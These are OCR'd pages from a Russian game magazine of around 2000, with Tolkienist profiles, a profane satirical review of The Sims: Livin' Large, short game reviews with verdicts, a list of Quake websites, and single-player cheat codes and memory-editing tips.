Совесть это эльфийка. Она была первым человеком (или правильнее сказать, существом?) в Эгладоре, кто был одет в фентэзийный костюм. Вообще, большинство народа приходит сюда после школы, института, поэтому ни о каких доспехах и плащах не может быть и речи. Иногда прикольно бывает видеть двух "амазонок", дерущихся на кинжалах в длинных осенних пальто, или эльфа с сигаретой, плеером и мечом. Но исключения все же есть, и Совесть была как раз одним из таких исключений. Под черным капюшоном и черной маской, скрывающей лицо, оказалась симпатичная девчонка 16-ти лет, которая рассказала мне в общем-то обычную историю. В эту тусовку ее, как и большинство других толкиенистов, привели друзья, такие же "толкиенутые". Раса - светлый эльф. А вот класса, как и у многих, нет. Далеко не все здесь делятся на файтеров, магов и прочих клериков - просто adventurer и все. Я не мог не задать светлой эльфийке в темном плаще вопроса про имя - почему Совесть? Оказалось, что сама она исповедует здоровый образ жизни и достает этим всех своих друзей, поэтому многие уже бросили пить и курить, поскольку их "совесть замучила". Так и прозвали ее - Совесть. Вот только, по ее словам, есть одна фраза, которая портит весь кайф от загадочного ника. Эта фраза - "имейте совесть..."



Эльфийка по имени Совесть. Если бы моя совесть являлась бы ко мне в таком образе, я бы уже давно был в Кащенко :).

Кобра

Кобра это боевой ник. "Настоящее" ее имя - Сеамни Уэктокан. Нехило, да? Впрочем, внешний вид этой воительницы впечатляет еще больше. Стрижка под короткий ежик опоясана обручем, выражение лица - хоть сейчас в гущу сражения, на шее куча всяких амулетов и прочих артефактов, легкий черный плащ, короткая черная рубашка с поясом, за который заткнут короткий меч с одной стороны и кинжал с другой - короче, Зена отдыхает. Если еще убрать неизменную сигарету, можно хоть сейчас на съемочную площадку какого-нибудь Кона-на-варвара. Кобра - ветеран толкиенистского движения, она в этой тусовке уже пять лет. Участвует во всех больших ролевых играх, в том числе в закрытых элитных ролевках. Имеет свой женский клан. Мне довелось увидеть пару ее подруг по оружию - такое впечатление, что она поддерживает в своем клане дисциплину покруче военной.



Sims: Livin' Large
От великого до смешного

Ядовитый (2poisonS@xakep.ru)

Едрить твою материнку! Дожили, а? Вот, блин, не ожидал! Не думал, что к нам в Крематорий попадет какой-то вонючий адд-он. А все почему? Да потому что я чуть не сдох, когда узнал впервые, чего эти уроды туда понапихали. Я аж за голову схватился.

Едрить твою материнку! Дожили, а? Вот, блин, не ожидал! Не думал, что к нам в Крематорий попадет какой-то вонючий адд-он. А все почему? Да потому что я чуть не сдох, когда узнал впервые, чего эти уроды туда понапихали. Я аж за голову схватился. Даже не схватился, а долбанул со всей дури себя рукой по лбу. В руке, как обычная, мыша была - она у меня тяжелая, зараза. С тех пор во лбу след от шарика остался, так и хожу как дурак с круглой вмятиной. Пора уже оптического грызуна покупать, в натуре, а то если эти маразматики будут и дальше клепать такую лажу высшей степени отстойности, у меня башка на лунную поверхность станет похожа.

Зачем (Л)АМЕРиканцам телескопы?

Ты вообще сечешь фишку, про что я тут толкую? Если Livin' Large, Симсовый адд-он не юзаешь, тогда, может, и не сечешь. Ну, короче, чего тебе в Симс не хватало? Ну уж, наверное, не инопланетян! Одни просили домашних животных заделать (юннаты, млин...), вторые - дождик со снегом, третьи - чтобы на работе можно было симом управлять так же, как дома... Короче, все хотели побольше соцреализма. А эти придурки-разработчики знаешь чего сделали? Навставляли туда всякой струйни вроде интерьеров в стиле фэнтези, роботов всяких, волшебных ламп Аладдина, профессий предсказателей судьбы, спиритических хрустальных шаров, тех же самых алиенов! Вот уроды! Да лучше бы они себе чего-нибудь куда-нибудь навставляли! Ты когда в последний раз алиенов видел? Я, например, только аликов каждое утро около своего подъезда наблюдаю. Не, прикинь, это у них юмор такой - если долго на небо в телескоп смотреть, к тебе представители неземной цивилизации прилетят, в контакт вступать будут. То есть не хочешь аликов, тьфу, то есть алиенов - не покупай телескоп, и все, никто к тебе не прилетит. Та же байда с лампой Аладдина. Русский человек вместо всей этой шняги добавил бы в игру один единственный предмет - водку. Во, реально - весь адд-он оправдался бы: и алиены, и джинны, и экстрасенсы... Можно было бы тогда еще чертей туда закинуть, для полноты ощущений. Нет, все-таки одну вещь, приближенную к нашей российской действительности, они туда забуровили. Нашествия тараканов. Ну спасибо хоть что тараканов, а не йети или динозавров.

А кстати, мне сейчас идея в голову пришла - им надо было сделать плагин, который импортировал бы монстров из разных игр в Симс. Во клево было бы - до такого тупизма они еще, наверное, не додумались? Фантазия подвела, а может программеры их облажались. А было бы как раз в стиле американского юмора: сделать жену продвинутым зомби из третьих Heroes. А соседей всех можно заделать монстрюками из кваки, или из Half-Life - представляешь, приползает к тебе в гости такая помесь ягуара и лягушки, а ты ее ланчем угощаешь. Свежеприготовленным из предыдущих гостей.

Да даже если б так - это было бы хотя бы, по меньшей мере, оригинально. А то, что выкинули под видом адд-она, эти гении из Maxis, можно сразу сдавать в пункт приема анализов для проверки на гельминтоз. Знаешь, что такое гельминтоз? Вот Word знает - он мне это слово не подчеркнул. Если не знаешь, сходи в библиотеку, найди справочник фельдшера и прочитай. Заодно посмотри симптомы - может в жизни пригодится.

Симулятор жизни! Кулер вам в задний слот, а не симулятор жизни.





Не, ну надо же было до такого додуматься! Кому вообще в голову могла прийти такая мысль - сделать из симулятора жизни пособие для начинающего психопата по обустройству персонального дурдома. Симулятор жизни! Кулер вам в задний слот, а не симулятор жизни. Если с самого начала всю идею облажали, на фига было последний реализм из игры убирать? Им там, в соединенных за каким-то хреном штатах, чего, приключений на задницу в реальной жизни не хватает? Им там всем поголовно джинны нужны, инопланетяне и замки с франкенштейнами? Ну конечно, что это за жизнь такая, если у тебя как у последнего чудака окна прямоугольные? Вот если у тебя вся стена в дырочках как дуршлаг - вот тогда это мегарулез форевный. У нас этим футуристическим дизайном занимаются дизайнеры из Чечни - причем дырочки в стене по желанию проделываются подствольным гранатометом, пластидом, 152-мм снарядом или еще чем-нибудь. Для особо требовательных клиентов пара мешков гексагена превратит жилище в такой шедевр сюрреализма, что Сальвадор Дали повесился бы от зависти на своих усах.

Что это за жизнь такая, если у тебя как у последнего чудака окна прямоугольные? Вот если у тебя вся стена в дырочках как дуршлаг - вот тогда это мегарулез форевный

Вокруг Смеха (вариант для дебилов)

Юмор в Sims это вообще отдельный разговор. То, что в Maxis сидят сплошняком одни Винокуры вперемешку с Петросянами, это я сразу понял. Юмористы, млин! Ты когда-нибудь на картины, которые они

ОДИН ADD-ОН

предлагают дома вешать, смотрел? Ну ладно, те, в оригинальной версии, еще ничего были. Ты на эти, из адд-она посмотри. Шютка юмора, чювствюещь? А статуя Давида в семейных трусах? Золотой Давид, и белые, в красный горошек трусы! Мне такие трусы друзья на день рождения подарили. Только на них не горошины были нарисованы, а... хм... хм.. ну ладно, вернемся к Sims. Америкосы все в восторге - какой тонкий юмор! Какой прозрачный намек на политкорректность и цензуру! Давид в трусах! Вообще-то я не знаю, может у них так принято. Я уже не удивлюсь, если они на Венеру Милосскую лифчик с трусами натянут, они там со своими сексуальными и антисексуальными революциями совсем с лыжни съехали.

Или вот еще прикол - алхимия. Покупаешь набор "Юный химик" и стряпаешь на нем... любовное зелье. Как тебе такой поворот, неслабо, да? Ну уроды, другого слова просто нет! Уроды! А чего тогда остальная магия не катит? А? Если можно сгенерить такой potion of charm, почему тогда нельзя накастить, скажем, фаербол? Давайте тогда разделим всех симов на классы, расы, как в RPG, у каждого будет инвентори... Кстати, если будет еще один адд-он в том же духе, я почти уверен, что они введут возможность играть не только людьми. Есть же уже в игре привидения, алиены, джинны. Осталось только перевести их из класса NPC в PC. И будет у нас The Sims великой игрой нового жанра: Horror comedy role playing third person shooter real time action life simulation. Сокращенно HCRPTPSRTALS. Зашибись! Я иногда думаю, может, им враги



Раз уж все равно игровые журналисты отправят в отстой, то мы им, по крайней мере, в игре покажем руку с гордо вытянутым среднем пальцем.

своего агента подослали? Нет, ну можно, конечно, столько налажать, особенно когда работаешь в новом жанре, но так обгадить игру - это надо сильно постараться.

Ты на кого наехал, мастдай недопатченный?

А теперь я хочу горячо поблагодарить создателей Livin' Large за новую карьеру в игре - журналистику. Отморозки оттянулись по полной. В каждой карьере самая низшая ступень - самая позорная, как, например, подопытный кролик в карьере ученого. И кто, ты думаешь, стоит на нижней ступени журналистики? Игровой обозреватель! Ну спасибо, отмочили феню. Кто-то начинает певцом в переходе, кто-то уборщиком в кафе, а кто-то обозревателем компьютерных игр - всем приходится когда-то унижаться. Я так думаю, это кто-то из бета-тестеров сказал разработчикам, что ни один нормальный игровой критик не удержится от того, чтобы опустить такой шедевр. Поэтому разработчики и решили - раз уж все равно игровые журналисты отправят в отстой, то мы им, по крайней мере, в игре покажем руку с гордо вытянутым среднем пальцем. Ну не уроды?

Короче говоря, над игрой поглумились знатно. Американский обыватель попросил, чтобы было "поинтересней" - ему сделали "поинтересней". Хорошо, что весь этот виртуальный кал вынесли в адд-он - нам можно спокойно продолжать играть в Sims, не захламляя игру тупым штатовским юмором и потугами обделенных фантазией разработчиков. А Livin' Large отправляется туда, где ей самое место - в печь нашего крематория. Махмуд, поджигай!


АЛЕКСАНДР '2POISONS' СИДОРОВСКИЙ (2POISONS@XAKEP.RU)





Урожденная Airline Tycoon: First Class
Жанр Экономический симулятор
Похожесть Все tycoon'ы
Мать/отец Spellbound Software/Monte Cristo
Требует P90(P200), 16(32)
Групповуха В ассортименте
Описуха В отличие от многих экономических игр, этот Tycoon не является клоном Microsoft Excel, а вносит приятное разнообразие прикольной графикой и здоровым юмором. Суть игры стара как мир: развиваем аэропорт, глушим конкурентов...

Приговор **ХОРОШО**




Урожденная Blair Witch Project Vol.1: Rustin Parr
Жанр Адвенчура
Похожесть Nocturne
Мать/отец Terminal Reality/Gathering of Developers
Требует PII300(PIII500), 64(128), (3D уск.)
Групповуха Обломись
Описуха Nocturne Forever! Blair Witch - сюжетное продолжение этой игры, сохранившее и ее графику, и атмосферу, и достоинства, и недостатки. Качественный ужастик с умеренной дозой action. Игра действительно пробирает, памперсы strongly recommended.

Приговор **ХОРОШО**




Урожденная Close Combat V: Invasion Normandy
Жанр Real-time tactical wargame
Похожесть Close Combat 2, Close Combat 4
Мать/отец Atomic Games/SSI/Mattel Inc.
Требует P200(PII300), 32(64), (3D)
Групповуха Модем, Инет
Описуха Пожалуй, это лучшая игра в серии. К увлекательному геймплею второй и третьей частей прибавь навороченность четвертой и ты получишь мощную работу над ошибками с минимумом нововведений. Именно то, в чем нуждалась серия CC. Приговор: Рулез!

Приговор **РУЛЕЗЗ!**




Урожденная Crimson Skies
Жанр Авиасим
Похожесть Hunt for The Red Baron
Мать/отец Zipper Interactive/Microsoft
Требует PII300(PIII500), 64(128), 3D уск.
Групповуха В ассортименте
Описуха Одна из любимых игр Холода, а это уже о чем-то говорит - он авиатор тот еще. Симулятор завернут в обалденный сюжет, который не дает оторваться от игры, как от хорошей книги. Играбельность близка к абсолютну. Баги близки к традициям Майкрософт (sic!).

Приговор **РУЛЕЗЗЗ!**




Урожденная Cultures
Жанр Хозяйственная стратегия
Похожесть Settlers, Knights & Merchants
Мать/отец Funatics/THQ
Требует PII266(PIII500), 64(128)
Групповуха В ассортименте
Описуха Добротный продукт, который, тем не менее, вызовет очень сильное дежа вю у игравших в Settlers. Практически все ключевые принципы сохранены, изменения лежат только в области косметических улучшений. Короче, игра хорошая, но реально не новая.

Приговор **ХОРОШО**







Урожденная Deep Fighter
Жанр Подводный action
Похожесть Archimedean Dynasty, Sub Culture
Мать/отец Criterion Studios/Ubi Soft
Требует P233(PII300), 32(64), 3D уск.
Групповуха LAN
Описуха Аркадный симулятор подводной лодки с имитацией какого-то сюжета. Из достоинств надо отметить роскошную графику. Из недостатков - упрощенный геймплей, отсутствие "изюминки"... Обычная игруха, ни хорошая, ни плохая... Ждем Aqua, сиквел к AD.

Приговор **СРЕДНЕ**



ЛАЖА → СЛАБО → СРЕДНЕ → ХОРОШО → РУЛЕЗ(З)!

Урожденная Deep Raider
Жанр 3D action/adventure
Похожесть Tomb Raider под водой
Мать/отец InfoBank
Требует P200(PII300), 32(64), 3D уск.
Групповуха Обломись
Описуха Лара Крофт в роли Му-Му. Смысл игры тот же: ищем ключи, стреляем в женоненавистников... только все это под водой. Товарищи, что же это делается? Затащили девчонку под воду, поменяли одно слово в названии и кормят нас вчерашними объедками? Вернее, судя по графике, даже позавчерашними.

Приговор ЛАЖА

Урожденная F1 Manager
Жанр Спортивный менеджер
Похожесть F1 GPW
Мать/отец EA Sports/Electronic Arts
Требует PII300(PII500), 32(64), (3D уск.)
Групповуха Обломись
Описуха По законам жанра мы развиваем команду. Занимаемся рекламой, расписаниями тренировок, оснащением болидов, подбором персонала... Кстати, это один из немногих менеджеров, который дает возможность почувствовать важность работы в коллективе. И единственный менеджер F1 с полноценным просмотром заездов.







Приговор РУЛЕЗЗ!

Урожденная Metal Gear Solid
Жанр Stealth action
Похожесть Deus Ex, Commandos
Мать/отец Konami/Microsoft
Требует PII266(PIII400), 32(64), 3D уск.
Групповуха Обломись
Описуха Одна из немногих приставочных игр, удачно перенесенных на PC. Сильный шпионский сюжет, напряженный геймплей (чему способствуют "зоны видимости" врагов, как в Commandos) и довольно приличная графика. Еще один представитель молодого, но модного жанра.



Приговор ХОРОШО

Урожденная Microsoft Combat Flight Simulator 2: WWII Pacific Theatre
Жанр Авиасимулятор
Похожесть MSCFS
Мать/отец Microsoft
Требует PII300(PIII600), 64(128), 3D уск.
Групповуха В ассортименте
Описуха Авиасим времен второй мировой. Все ошибки и недоработки первой части сохранены без изменений. Радуют только графика и прекрасная летная модель. AI как не было, так и нет. Кампания отстойная.







Приговор СРЕДНЕ

Урожденная Moon Project
Жанр 3D RTS
Похожесть Earth 2150
Мать/отец TopWare Krakow/TopWare
Требует P200(PIII400), 32(64), 3D уск.
Групповуха В ассортименте
Описуха Несмотря на приговор, ничего хорошего тут нет, ибо MP это всего-навсего продвинутый адд-он к Earth 2150. Новая кампания, новые юниты, новые ландшафты, новые мелкие фишечки... Короче, ничего по-настоящему нового. Но игра хороша!








Приговор ХОРОШО

Урожденная NHL 2001
Жанр Хоккей
Похожесть NHL 2000
Мать/отец EA Sports/Electronic Arts
Требует P233(PII450), 32(128), 3D уск.
Групповуха Модем, Инет
Описуха Игра практически без изъянов. Серьезный хоккейный симулятор без единого намека на аркадность. Великолепная графика, продуманный до мелочей игровой процесс - приятные сюрпризы чуть ли ни на каждом шагу. Must Have не только для любителей хоккея.






Приговор РУЛЕЗЗ!

Урожденная On Assignment
Жанр Адвенчура, типа
Похожесть Myst
Мать/отец TBS Entertainment
Требует P90(P200), 16(32)
Групповуха Обломись
Описуха Позор на седую голову адвенчур. Жуткая графика с уродливыми статичными картинками, садистско-издевательские головоломки, полное отсутствие логики и здравого смысла... Про мелочи типа отстойной музыки и многочисленных багов я уже просто молчу.

Приговор ЛАЖА






Урожденная Panzer General III: Scorched Earth
Жанр Wargame
Похожесть Panzer General 3D: Assault
Мать/отец SSI/Mattel Inc.
Требует P233(PII350), 64(128), (3D уск.)
Групповуха LAN, Инет
Описуха Все тот же первый PG, к которому зачем-то прилепили третье измерение. Ни одной новой идеи, ни одной свежей находки. Игра неплохая, но мы в нее уже играли несколько лет назад. Только в 2D.

Приговор СРЕДНЕ






Урожденная Recon
Жанр Аркада
Похожесть Rogue Squadron, Barrage
Мать/отец Exolt Software/New Age Games
Требует P133(P200), 32(64), 3D уск.
Групповуха В ассортименте
Описуха Собрались однажды пьяный сценарист, недоученные программеры, криворукие художники и обкуренный композитор и подумали: а не замутить ли нам игру? И замутили.


Приговор ЛАЖА







Урожденная Stratajong
Жанр Логическая игра
Похожесть Kyodai Mahnjong, Stratego
Мать/отец Arc Media
Требует P133(P233), 16(32)
Групповуха В ассортименте
Описуха Обычная логическая игра, которая имитирует маневры двух враждующих армий с целью захвата города противника. Чем-то напоминает шахматы. Правила не слишком сложные, но некоторый простор для стратегического мышления есть. Впрочем, будущее у этой игры только в мультиплеере, да и то не слишком лучезарное.

Приговор СРЕДНЕ





Урожденная Superbike 2001
Жанр Мотосим
Похожесть Superbike 2000
Мать/отец EA Sports/Electronic Arts
Требует P233(PII450), 32(64), 3D уск.
Групповуха LAN, Инет
Описуха Версия 2001 практически ничем не отличается от блестящей 2000. Все изменения можно было бы уместить если не в патч, то уж точно в адд-он. Обладателям Superbike 2000 даже и не надо думать о покупке этого "сиквела", ну а те, кто эту игру не видел, - приобретите, не пожалеете.

Приговор ХОРОШО






Урожденная The Outforce
Жанр RTS
Похожесть C&C, все *крафты
Мать/отец O3 Games/PAN Interactive
Требует P233(PIII500), 64(128), 3D уск.
Групповуха LAN, Инет
Описуха Homeworld без вращающейся камеры. Starcraft в трехмерном космосе. Как ни назови - эта игра по-новому преподнесла нам вымирающий жанр "обычных" RTS. Спецэффекты на уровне лучших современных аркад, играбельность не уступает большинству стратегий. Если б все было пооригинальней, было бы "рулез!"

Приговор ХОРОШО



Урожденная The Untouchable
Жанр двухмерный файтинг
Похожесть Mortal Combat 1
Мать/отец Creative Edge Studios/Global Star Software
Требует P200(P233), 16(32), 3D уск.
Групповуха Hot Seat
Описуха Порт с Мака! Там, видимо, в отсутствии конкуренции прокатит любой отстой. По-другому эту игру назвать нельзя. MK1 был гораздо лучше, не говоря уже про следующие части. Нет бросков, нет крови, нет даже какого-то подобия сюжета, нет современной графики, нет... да ничего вообще там нет!




Приговор **ЛАЖА**

Урожденная TLON: A Misty Story
Жанр Адвенчура
Похожесть очень многие квесты
Мать/отец Apple Tree/Emerald Software
Требует P166(P233), 16(32)
Групповуха Обломись
Описуха Квест времен начала девяностых. Неозвученные диалоги с недоделанными NPC, ходим по статичным неинтерактивным локациям, тыкаем ненужным ножиком в ненужных монстров. Отстойный сюжет, кривая графика, пиксельхантинг... Дальше перечислять?






Приговор **ЛАЖА**

Урожденная Uno
Жанр Карточная игра
Похожесть Magic: The Gathering, Durak Podkidnoi ;)
Мать/отец Hotgen Studios/Mattel Interactive
Требует P200(P233), 32(64)
Групповуха LAN
Описуха Карточная игра без особых претензий. Все просто, но без вкуса. Правила лежат где-то между старыми добрыми "дураками" и "козлами" и новомодными продвинутыми M:TG'ами. Поиграть в принципе прикольно, но... не больше одного раза.





Приговор **СРЕДНЕ**

Урожденная V-Rally 2: Expert Edition
Жанр гонки
Похожесть V-Rally
Мать/отец Eden Studios/Infogrames
Требует PII300(PII400), 32(64), 3D уск.
Групповуха LAN, Split Screen
Описуха Развлекуха исключительно для любителей ралли. Приверженцам классических симуляторов с точной физикой и игр a la Need for Speed просьба не беспокоиться. Графика недурна собой, в управлении есть несколько приятных моментов типа запаздывания на поворот руля. Коллекционный экспонат.




Приговор **ХОРОШО**

Урожденная WarTorn
Жанр 3D RTS
Похожесть Да они все друг на друга похожи
Мать/отец Eyst/GT Interactive
Требует P233(PII300), 32(64), (3D уск.)
Групповуха В ассортименте
Описуха Занимательная идея о гладиаторских боях будущего с использованием ретротехники и несколько оригинальных находок перечеркиваются стандартно слабой для этого жанра графикой, унылым геймплеем и дебильной системой походово-реального времени. Итог: всего лишь "очередная" 3D RTS.



Приговор **СРЕДНЕ**

Урожденная Wizards & Warriors: Quest for The Mavin Sword
Жанр RPG
Похожесть M&M VI,VII,VIII
Мать/отец Heuristic Park, Activision
Требует PII266(PIII500), 64(128), (3D уск.)
Групповуха Обломись
Описуха Игра-долгострой, которая рождалась долго и мучительно и получилась уродом. Невероятная помесь хороших и плохих идей из почти всех существующих RPG и откровенно слабая реализация. Недостатки в геймплее лезут из всех дыр, а спрайтовую графику нельзя брать в новое тысячелетие.






Приговор **СЛАБО**

Подготовлено по материалам российского онлайнового компьютерно-игрового журнала "Absolute Games", www.ag.ru

Q-сайты, или Изб

R5 | Napalm (napalm@xakep.ru)

В сети есть огромное количество сайтов, так или иначе посвященных серии Quake. Информационных, новостных, складов файлов и демок, командных и клановых сайтов. Тебе это, перец, известно не хуже меня. И есть среди всего этого изобилия несколько таких, которые просто обязаны быть в памяти твоего броузера. Проверь их наличие немедленно!



Challenge – World
(http://www.challengeworld.com/)

Главный сайт сети Challenge Network, в которую на данный момент входят шестнадцать сайтов по всему миру. Для нас, на мой взгляд, наиболее интересны, помимо CHWD, еще пять из них: Challenge - Europe (http://www.challenge-eu.com/), Challenge - USA (http://www.challenge-us.com/), Challenge - Australia (http://www.challenge-au.com/) и наш Challenge - Russia (http://www.challenge-ru.com/). Подобной сети в мире больше нет. Все quake-новости мира, обзоры, интервью, колонки известных игроков и многое другое.
На CHWD размещается также сайт лучшего мода для Quake3 - Pro Mode (http://www.challenge-world.com/promode).



XSReality
(http://www.xsreality.com/)

Просто великолепный сайт. Масса интересной информации, огромный архив демок, личные колонки известных игроков, форум, обзоры крупных турниров и чемпионатов. И еще много, много, много чего.





PlanetQuake
(http://www.planetquake.com/)

Содержание этого сайта полностью отражено уже в его названии. Все, что относится к серии Quake, есть здесь. Карты, скины, моды, патчи, примочки, различный софт, обзоры, статьи, чат, форум. Всего и не перечесть. На нем хостится огромное количество папских сайтов, таких, например, как ZTN (http://www.pla-netquake.com/ztn) - сайт одного их лучших дизайнеров уровней в мире.



Gamespy
(http://www.gamespy.com/)

Просто-таки легендарный сайт. Прогу GameSpy 3D знают все. Ну а этот сайт и подавно. Громадный архив файлов для игр всех стилей и жанров, новости, форум, советы и различная помощь по настройкам игр и железа... Без комментариев!



Cached
(http://www.cached-fps.net/)

Несколько странный сайт. Иногда новостей много, а ничего особо интересного нет, а бывает и наоборот - статьи одна интереснее другой. Большой архив демок. Всегда много ссылок на интересные публикации.



Quake Nation
(http://www.quakenation.com/)

Сайт сети Barrysworld (http://www.barry-sworld.com/). Всегда в наличии последние новости и обзоры текущих и закончившихся турниров и чемпионатов. Масса информации и статистики.



Shugashack
(http://www.shugashack.com/)

Прикольный сайт. Всегда в курсе всего. Новости обновляются регулярно. Все файлы, относящиеся к FPS-играм, появляются на Shugashack часто раньше, чем на других сайтах. Все очень оперативно.



Stomped
(http://www.stomped.com/)

Экспресс-сайт! Не успеет в сети появиться что-нибудь новое, как на Stomped уже анонс подвесят. Много различных интервью, обзоров и интересных статей. Большой архив файлов.



Q3Center
(http://www.q3center.com/)

Сайт сети Media and Games Online Network (MGON - http://www.mgon.com/). Практически аналог PlanetQuake, но есть и много отличий. Все самые последние новости и софт есть на этом сайте.

Ну что, проверил... как, трех нет? Добавить немедленно! И это еще не полный список. Просто эти сайты самые папские, потому о них отдельный разговор и ведется. Для полного оттяга остается подучить английский или для начала обзавестись приличной переводилкой. :] Не помешает... Ну и на закуску несколько "родных" страничек.

РАННОЕ



The Daily Telefrag
{http://www.dtf.ru/}

Почти без комментариев - знают все. Сайт об играх всех стилей и жанров. Попал в этот список за любовь и верность авторов серии Quake, в немалой степени благодаря которой он и появился на свет. Новости, статьи, файлы, форумы. На DTF есть практически все.




Xaos
{http://www.xaos.ru/}

Недавно открылся вновь после довольно длительного перерыва. Как и DTF - это сайт об играх всех направлений. Но все, что относится к Quake, занимает здесь почетное место. Сильная сторона - оперативность: софт появляется здесь практически сразу после появления в сети.



Obey The Game Law
{http://www.ogl.spb.ru/}

Игровой сайт. Quake и здесь вне конкуренции. Ну а филиал OGL - "Школа выживания" (http://gameschool.dtf.ru/) - просто обязателен для посещения квакерам с любым стажем.



Quake Zone
{http://quake.zone.ru/}

Тут необходимо сказать несколько теплых слов. :] Дело в том, что веду этот сайт по большей части я, так сказать, собственной персоной. Хе-хе. А потому все, что на нем есть, относится исключительно к Quake. Что есть правильно - Quake Zone как никак. Милости просим.



Polosatiy`s Homepage
{http://ps.xaos.ru/}

Хоумпага Полосатого. Сейчас приделан склад демок с удобной навигацией и добавлено много интересных разделов. Также наличествует форум и папские новости. Не пропусти!

Ломка

KodeMaster (cranyoblast@xakep.ru)

Carmageddon: TDR 2000

Во время игры пресловутой тильдой (это выглядит так - "~") вызовите консоль и выжгите в ней ударами могучих пальцев по клаве следующие коды:

hereComesTrouble - включить возможность надувательства компьютера, без этого остальные коды работать не будут.
openLevelsGuv - открыть все уровни
adventure - ты сможешь поиграть во встроенную текстовую игру (прикинь, как раньше эти лопухи мучались, пока 3Dfx не появился)
makeai [название машины] - создает вражескую машину
setCar [название машины] - дает тебе указанную машину

cash [сумма] - добавляет тебе указанную сумму буказоидов
ai on/off - включить/выключить компьютерный интеллект (хотя он и так туповат)
invincible - да це ж бысcмэртие!
lastlap - комп начинает думать, что ты уже на последнем круге гонки
lastcheckpoint - а тут у него совсем едет крыша, и он воображает, что тебе остался последний чекпоинт
WasteAll - убить все вражеские машины
damage_multiplier X - умножает убойную силу машины на X (число)

Можешь также поэкспериментировать с другими полезными кодами:

BreakCar wasted setlevel endlevel enablebuy addPowerUp endMission powerups nextlevel difficulty

В некоторых версиях ты можешь сжульничать, изменив пару файлов. Чтобы убрать таймер, иди в папку assets и загляни в файл options.txt. Найди в нем строку USE_TIMER и измени стоящий там параметр с 1 на 0.

Можно также изменить сложность игры. В этой же папке найди файл Carma.pak. Найди кусок файла, начинающийся со слов ENDDIFFICULTY. Там рядом найдешь настройки Ped_Credits/Checkpoint_credits и так далее. Здесь прописывается, сколько денег тебе дают за всякие пакости в игре. Допиши к суммам пару нулей (или сколько не жалко). А после этого сотри строку APO_TRADE_OFFENSIVE, иначе эта взломка не сработает.


Wartorn

Во время игры нажми кнопку C, появится окно чата - туда все и вводи.

debugcheatshowenemy=1 - ты сможешь увидеть постройки и войска врага







debugcheatfastbuild=1 - твои юниты будут строиться заметно быстрее

Star Trek: New Worlds

Найди в папке с игрой файл game.ini
Открой его в Блокноте и поменяй строки

FedLevel=1
KliLevel=2
RomLevel=3
TauLevel=4
MetLevel=5
HubLevel=6

на

FedLevel=100
KliLevel=200
RomLevel=300
TauLevel=400
MetLevel=500
HubLevel=600



После этого миссии всех 3 рас будут полностью доступны, можно выбирать любую и играть.

The Sims: Living Large

Для появления окна ввода читов нажми Ctrl + Al t+ Shift + C.

Сначала введи rosebud, потом вызови окно заново и набери !;!;!;!; - за каждый из этих восклицательных знаков ты получишь 10 штук денег. Все остальные коды такие же, как и в обычной Sims.

Soulbringer

Вызови окно для набора сообщений кнопкой "\", набери код и вдавливай Enter. Коды такие:

iamgod - теперь ты Кощей.... Бессмертный... aka Чахлик Невмирущий
smoghead - полное здоровье
debug on/off - включить/выключить режим отладки
giants - наповал валит врагов, имеющих несчастье тусоваться рядом с тобой
active drop - а мне летать охоооота... ну ты понял...
all weapons - в режиме отладки выдает названия всего оружия
gimme **** - вместо звезд введи название оружия, и оно у тебя будет
foghack - убрать туман
switch - переключить камеру на ближайшего супостата
enabled fly - тоже летать мона...
opensezme - открыть дверки

А если при загрузке игры держать Shift, то можно попасть в режим для разработчиков. Иди в панельку "Developer Mode" и навороти там себе всяких мощных опций.

Ломка 16 Hex.

NeuroSurgeon (cranyoblast@xakep.ru)

Методика

Для ввода цепочек рекомендуется использовать CheatFinder версии не ниже 1.0, достать который можно с cheatfinder.freeservers.com. Запускаешь игру, затем CF. В окне Applications Executing выбираешь ее исполняемый файл. Жмешь кнопку "Search Value". В появившемся окне нажимаешь Insert и вводишь: Address - адрес, по которому значение "проживает" в памяти, например, AD04E8; Width - "толщина" значения, скажем, 32 bits; Name, например, "деньги в банке". Нажатие на OK добавит получившуюся строчку в чит-лист, теперь значение можно изменять. Для этого выделяешь строчку мышью и жмешь кнопку Change. В появившемся окошке можно ввести новое значение и, если хочется, "заморозить" его, поставив галочку возле "freeze value". Для справки, "заморозка" - это постоянная автоматическая подстановка значения в память. Частоту подстановки можно выбрать ползунком speed - от 2 до 200 раз в секунду. Сохранить чит-лист - нажать кнопку "Save PRF" в левой части CheatFinder.

